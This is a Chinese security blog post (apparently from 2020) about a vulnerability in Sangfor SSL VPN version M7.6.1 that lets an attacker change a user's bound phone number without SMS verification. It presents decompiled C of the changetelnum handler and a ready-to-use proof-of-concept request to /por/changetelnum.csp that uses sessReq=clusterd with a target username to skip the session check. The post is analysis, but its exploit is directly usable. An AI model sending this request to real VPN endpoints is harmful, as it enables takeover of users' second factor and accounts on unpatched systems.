> 由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，文章作者不为此承担任何责任。

起因

> 深信服VPN昨晚发布更新补丁存在0day漏洞，攻击者可进行短信绕过，修改认证方式绑定的手机号

分析

老版本(M7.6.1)代码放上，看不懂的直接看 POC 吧；新版本的没绕成功还在审，所以不确定是不是这个


```
80  twf_response_set_header(a2, "Pragma", "no-cache");
81  twf_response_set_header(a2, "Cache-Control", "no-cache");
82  twf_response_set_header(a2, "Content-type", "text/html; charset=utf-8");
83  v56 = twf_request_get_param(a1, "ispda");
84  if ( (unsigned __int8)is_pda(a1, "ispda") || v56 )
85    return pda_response(a1, a2);
86  v58 = twf_request_get_param(a1, "newtel");
87  s1 = (char *)twf_request_get_param(a1, "sessReq");
88  if ( !v58 )
89  {
90    twf_response_printf(a2, "%d\n\n", 6LL, v3, v4, v5);
91    return log_chginfo(256LL, 6LL, &v42, 0LL);
92  }
93  if ( (unsigned int)check_new_tel(a1, a2, v58) == -1 )
94    return Logc_writeMsg(
95             3LL,
96             "[%s] [%s:%d] [%s] check_new_tel %s failed",
97             "MOD_TWF",
98             "modules/changetelnum.c",
99             600LL,
100            "changetelnum_service",
101            v58);
102 if ( s1 )
103 {
104   if ( !strcmp(s1, "clusterd") )
105   {
106     v51 = (char *)twf_request_get_param(a1, "username");
107     v50 = (char *)twf_request_get_param(a1, "ip");
108     nptr = (char *)twf_request_get_param(a1, "grpid");
109     src = (char *)twf_request_get_param(a1, "sessid");
110     if ( !v51 || !v50 || !nptr || !src )
111       return Logc_writeMsg(
112                3LL,
113                "[%s] [%s:%d] [%s] request format is wrong!",
114                "MOD_TWF",
115                "modules/changetelnum.c",
116                669LL,
117                "changetelnum_service",
118                v34);
119     strncpy(dest, src, 0x10uLL);
120     cp = (char *)twf_request_get_header(a1, "REMOTE_ADDR", v29);
121     if ( !cp )
122       return twf_response_printf(a2, "%d\n\n", 3LL, v30, v31, v32);
123     if ( !(unsigned int)IsDNEnabled(a1, "REMOTE_ADDR") || (v33 = inet_addr(cp), (unsigned int)DNAuthIP(v33)) )
124     {
125       v55 = lioctrl_get_user_info(g_plioctrl, src, &v42);
126       if ( (v55 & 0x80000000) != 0 || !v46 )
127         src = 0LL;
128     }
129     else
130     {
131       src = 0LL;
132     }
133     strncpy(&v42, v51, 0x60uLL);
134     strncpy(v43, v50, 0xFuLL);
135     v47 = atoi(nptr);
136   }
137 }
138 else
139 {
140   v54 = twf_response_get_session_ex(a2, 1LL);
141   if ( !v54 )
142     return twf_response_printf(a2, "%d\n\n", 3LL, v6, v7, v8);
143   src = (char *)twf_session_get_id(v54);
144   strncpy(dest, src, 0x10uLL);
145   v55 = lioctrl_get_user_info(g_plioctrl, src, &v42);
146   if ( (v55 & 0x80000000) != 0 || !v46 )
147   {
148     Logc_writeMsg(
149       3LL,
150       "[%s] [%s:%d] [%s] get user info fail,maybe user is not online now:ret is %d,has_login is %d!",
151       "MOD_TWF",
152       "modules/changetelnum.c",
153       617LL,
154       "changetelnum_service",
155       v55);
156     return twf_response_printf(a2, "%d\n\n", 3LL, v12, v13, v14);
157   }
158   if ( !(v44 & 8) || v45 & 4 )
159   {
160     twf_response_printf(a2, "%d\n\n", 2LL, v9, v10, v11);
161     return log_chginfo(256LL, 2LL, &v42, 0LL);
162   }
163   v15 = g_rdb;
164   v55 = rdb_get_user_group(g_rdb, &v42, 0LL, &s, &v39);
165   if ( v55 )
166   {
167     log_chginfo(1280LL, 3LL, &v42, 0LL);
168     return twf_response_printf(a2, "%d\n\n", 3LL, v19, v20, v21);
169   }
170   v53 = v40;
171   if ( !(v40 & 2) )
172   {
173     twf_response_printf(a2, "%d\n\n", 6LL, v16, v17, v18);
174     return log_chginfo(256LL, 6LL, &v42, 0LL);
175   }
176   if ( (unsigned int)IsEnableClusterdSync(v15, &v42) )
177   {
178     v55 = sendChangeTelSyncMsg(dest, &v42, v58, v43, v47, 3LL);
179     if ( v55 )
180       return twf_response_printf(a2, "%d\n\n", v55, v22, v23, v24);
181     v52 = lioctrl_set_user_offset_info(g_plioctrl, src, 693LL, v58, 40LL);
182     if ( !v52 )
183       return twf_response_printf(a2, "%d\n\n", v55, v22, v23, v24);
184     Logc_writeMsg(2LL, "[MOD_TWF]\tlioctrl_set_user_offset_info faile\n", v25, v22, v23, v24, v34);
185     return twf_response_printf(a2, "%d\n\n", 4LL, v26, v27, v28);
186   }
187 }
188 result = update_tel_num(src, v35, a2, &v42, v58);
189 if ( (_DWORD)result )
190   return result;
191 if ( !s1 )
192   return result;
193 result = IsNeedSendClusterdSync();
194 if ( (_DWORD)result )
195   result = sendChangeTelSyncMsg(dest, &v42, v58, v43, v47, 4LL);
196 return result;
197}
```

POC

```
https://<path>/por/changetelnum.csp?apiversion=1

newtel=TARGET_PHONE&sessReq=clusterd&username=TARGET_USERNAME&grpid=0&sessid=0&ip=127.0.0.1
```

演示:



原文作者：Sariel.D

原文链接：https://blog.sari3l.com/posts/fd03bf87/

发表日期：September 15th 2020, 12:09:16 am

更新日期：September 15th 2020, 4:43:29 pm

< Next Post
深信服 SSL VPN Nday - Pre Auth 任意密码重置

Previous Post >
深信服 SSL VPN 0day - RCE